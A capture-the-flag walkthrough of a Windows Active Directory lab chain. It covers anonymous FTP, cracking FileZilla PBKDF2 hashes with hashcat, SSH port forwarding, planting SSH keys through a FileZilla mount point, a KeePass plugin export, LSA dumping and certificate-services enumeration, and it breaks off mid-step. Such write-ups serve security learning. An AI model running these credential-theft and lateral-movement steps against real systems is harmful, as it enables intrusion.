VL Kaiju - Hard
VL Chain Kaiju by Ethicxz

Before Starting
1
2
Me > 10.8.2.163
Target > 10.10.200.181 ; 10.10.200.182 ; 10.10.200.183
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Machine 0x1
Host is up (0.019s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Machine 0x2
Host is up (0.019s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Machine 0x3
Host is up (0.018s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
FTP
1
2
ftp 10.10.200.182
# use ftp as user without password for login
There is 3 files .txt, open it :
1
2
3
4
5
6
# ftp.txt
ftp:ftp
# firewalls.txt
firewall:firewall123
# local.txt
administrator:[Moved to KeePass]
There is also a file ‘users.xml’ with this :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<filezilla xmlns:fz="https://filezilla-project.org" xmlns="https://filezilla-project.org" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" fz:product_flavour="standard" fz:product_version="1.8.0">
<default_impersonator index="0" enabled="false">
<name></name>
<password></password>
</default_impersonator>
<user name="<system user>" enabled="false">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="%<home>" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description>This user can impersonate any system user.</description>
<impersonation login_only="false" />
<methods>1</methods>
</user>
<user name="backup" enabled="true">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="E:\Private" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="1">
<hash>ZqRNhkBO8d4VYJb0YmF7cJgjECAH43MHdNABkHYjNFU</hash>
<salt>aec9Yt49edyEvXkZUinmS52UrwNoNNgoM+6rK3fuFFw</salt>
<iterations>100000</iterations>
</password>
<methods>1</methods>
</user>
<user name="ftp" enabled="true">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="E:\Public" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="0" />
<methods>0</methods>
</user>
</filezilla>
Crack some passwords
I asked some questions about this file to ChatGPT and he said me that the hash.txt should be like that : <hash>:<salt>:<iterations>, he also said to me that the algorithm may be PBKDF2-HMAC-SHA256, let’s do some research with theses informations
This link can confirm to us that is PBKDF2-HMAC-SHA256

Let’s do this :
1
2
3
sha256:100000:aec9Yt49edyEvXkZUinmS52UrwNoNNgoM+6rK3fuFFw:ZqRNhkBO8d4VYJb0YmF7cJgjECAH43MHdNABkHYjNFU

hashcat -m 10900 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
But after waiting a very long time i got no result, so i told myself that i had to create a custom wordlist (something that is “frequent” on vulnlab), and i added a rule
1
2
3
4
5
6
7
8
9
10
11
12
# wordlist.txt
kaiju
backup
filezillatp
kaiju2024
backup2024
filezilla2024
kaiju2023
backup2023
filezilla2023

hashcat -m 10900 -a 0 hash.txt wordlist.txt -r OneRuleToRuleThemStill/OneRuleToRuleThemStill.rule

Nice !!
We can ssh like this
1
ssh backup@10.10.200.182
If we return in users.xml we can found new_native_path="E:\Public"
After some enumeration in E:\ we can found 2 files that are interesting :
1
2
PS E:\Program Files\FileZilla Server\install.log
PS E:\Program Files\FileZilla Server\Logs\filezilla-server.log
In install.log :
1
Crypt output: [--admin.password@index=1 --admin.password.hash=mSbrgj1R6oqMMSk4Qk1TuYTchS5r8Yk3Y5vsBgf2tF8 --admin.password.salt=AdRNx7rAs1CEM23S5Zp7NyAQYHcuo2LuevU3pAXKB18 --admin.password.iterations=100000]
And the filezilla-server.log
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
2023-12-17T15:19:45.021Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T15:19:45.021Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T15:19:45.146Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T15:19:45.146Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T15:19:45.146Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T15:19:50.989Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T15:19:50.989Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T15:19:51.099Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T15:19:51.099Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T15:19:51.099Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T15:19:51.505Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\groups.xml.
2023-12-17T15:19:51.505Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\users.xml.
2023-12-17T15:19:51.615Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\disallowed_ips.xml.
2023-12-17T15:19:51.615Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\settings.xml.
2023-12-17T15:19:51.615Z == Settings written to C:\Users\sasrv200\AppData\Local\filezilla-server\allowed_ips.xml.
2023-12-17T15:19:55.521Z == [Administration Server] Administration client with ID 3 disconnected without error
2023-12-17T15:19:55.521Z == [Administration Server] Session 3 ended gracefully.
2023-12-17T15:26:50.073Z == ===== FileZilla Server 1.8.0 new logging started =====
2023-12-17T15:26:50.073Z == Setting up TLS for the FTP Server
2023-12-17T15:26:50.089Z == SHA1 certificate fingerprint: ad:85:50:b5:08:9e:34:a7:8b:b9:d8:ef:3a:67:66:8c:c3:dc:55:02
2023-12-17T15:26:50.089Z == SHA256 certificate fingerprint: 3e:c7:e7:ef:c6:85:c9:7e:3f:e5:a1:3b:4f:2d:4e:93:2b:e2:f5:27:03:7f:e8:8e:60:e2:ae:4a:16:36:77:09
2023-12-17T15:26:50.089Z == Setting up TLS for the Administration Server
2023-12-17T15:26:50.089Z == SHA256 certificate fingerprint: 72:30:ea:81:80:0f:33:99:cc:70:52:1e:7c:bc:6f:ba:2c:4d:4b:0d:6f:bc:fe:61:7e:e6:c1:06:38:d5:3d:9d
2023-12-17T15:26:50.089Z == [FTP Server] Listening on 0.0.0.0:21.
2023-12-17T15:26:50.089Z == [FTP Server] Listening on [::]:21.
2023-12-17T15:26:50.089Z == [Administration Server] Listening on 127.0.0.1:14148.
2023-12-17T15:26:50.089Z == [Administration Server] Listening on [::1]:14148.
2023-12-27T07:28:03.551Z == ===== FileZilla Server 1.8.0 new logging started =====
2023-12-27T07:28:03.551Z == Setting up TLS for the FTP Server
2023-12-27T07:28:03.567Z == SHA1 certificate fingerprint: ad:85:50:b5:08:9e:34:a7:8b:b9:d8:ef:3a:67:66:8c:c3:dc:55:02
2023-12-27T07:28:03.567Z == SHA256 certificate fingerprint: 3e:c7:e7:ef:c6:85:c9:7e:3f:e5:a1:3b:4f:2d:4e:93:2b:e2:f5:27:03:7f:e8:8e:60:e2:ae:4a:16:36:77:09
2023-12-27T07:28:03.567Z == Setting up TLS for the Administration Server
2023-12-27T07:28:03.567Z == SHA256 certificate fingerprint: 72:30:ea:81:80:0f:33:99:cc:70:52:1e:7c:bc:6f:ba:2c:4d:4b:0d:6f:bc:fe:61:7e:e6:c1:06:38:d5:3d:9d
2023-12-27T07:28:03.567Z == [FTP Server] Listening on 0.0.0.0:21.
2023-12-27T07:28:03.567Z == [FTP Server] Listening on [::]:21.
2023-12-27T07:28:03.584Z == [Administration Server] Listening on 127.0.0.1:14148.
2023-12-27T07:28:03.584Z == [Administration Server] Listening on [::1]:14148.
So we can try to crack to do the same thing like that :
1
sha256:100000:AdRNx7rAs1CEM23S5Zp7NyAQYHcuo2LuevU3pAXKB18+6rK3fuFFw:mSbrgj1R6oqMMSk4Qk1TuYTchS5r8Yk3Y5vsBgf2tF8
1
hashcat -m 10900 -a 0 hash2.txt wordlist.txt -r OneRuleToRuleThemStill/OneRuleToRuleThemStill.rule

FileZilla
Ok now we can try to forward port 14148 to access to the Administration Server of FileZilla
1
ssh -L 14148:localhost:14148 backup@10.10.200.182
Download FileZilla Server and in Server ---> Configure, select Users, backup and there is Mount points with a Native Path to E:\Private, we can change this to C:\Users\sasrv200 to put our ssh key because we have READ + WRITE rights

After changing the Native Path, just login on the ftp with backup creds and put authorized_keys
Then we can login as sasrv200 :
1
ssh -i id_rsa sasrv200@10.10.200.182
Exploit KeePass
Now, if we return on E:\Public we can see a file it.kdbx, download him

I tried to crack him but we cant, but after some research i saw this

So i google something like Keepass Plugins exploit and i found some links https://skr1x.github.io/keepass-dll-hijacking/, https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/credential-harvesting/keepass
Using this tool we can see that KeePass is constantly ran (upload the file with ftp)

Ok so let’s start, first we need to enable plugins in KeePass.config.xml like that, https://keepass.info/help/kb/config_enf.html#ex
1
2
3
4
5
6
7
8
9
<?xml version="1.0" encoding="utf-8"?>
<Configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
        <Security>
                <Policy>
                        <Plugins>true</Plugins>
                        <Export>true</Export>
                </Policy>
        </Security>
</Configuration>
Now we gonna use this, put the .dll in E:\Public\Software\KeePass2\Plugins,
I also replaced the .exe by the .exe in the repo github, i don’t know if it’s necessary but i do it

Nice ! Now open the export.xml and get the Administrator password to dump the lsa
1
2
3
4
proxychains -q nxc smb 10.10.200.182 -u 'Administrator' -p 'REDACTED' --local-auth --lsa

SMB         10.10.200.182   445    BERSRV200        kaiju.vl\sasrv200:REDACTED
SMB         10.10.200.182   445    BERSRV200        kaiju.vl\clare.frost:REDACTED
Clare.Frost is a valid user on the DC
1
2
3
proxychains -q nxc ldap 10.10.200.181 -u 'clare.frost' -p 'REDACTED'
SMB         10.10.200.181   445    BERSRV100        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV100) (domain:kaiju.vl) (signing:True) (SMBv1:False)
LDAP        10.10.200.181   389    BERSRV100        [+] kaiju.vl\clare.frost:REDACTED
StreamDivert + ESC8
Now if we do some ADCS enumeration like this
1
proxychains -q certipy find -u 'clare.frost'@'BERSRV100.kaiju.vl' -p 'REDACTED' -dc-ip '10.10.200.181' -vulnerable -stdout -debug
We can found this :
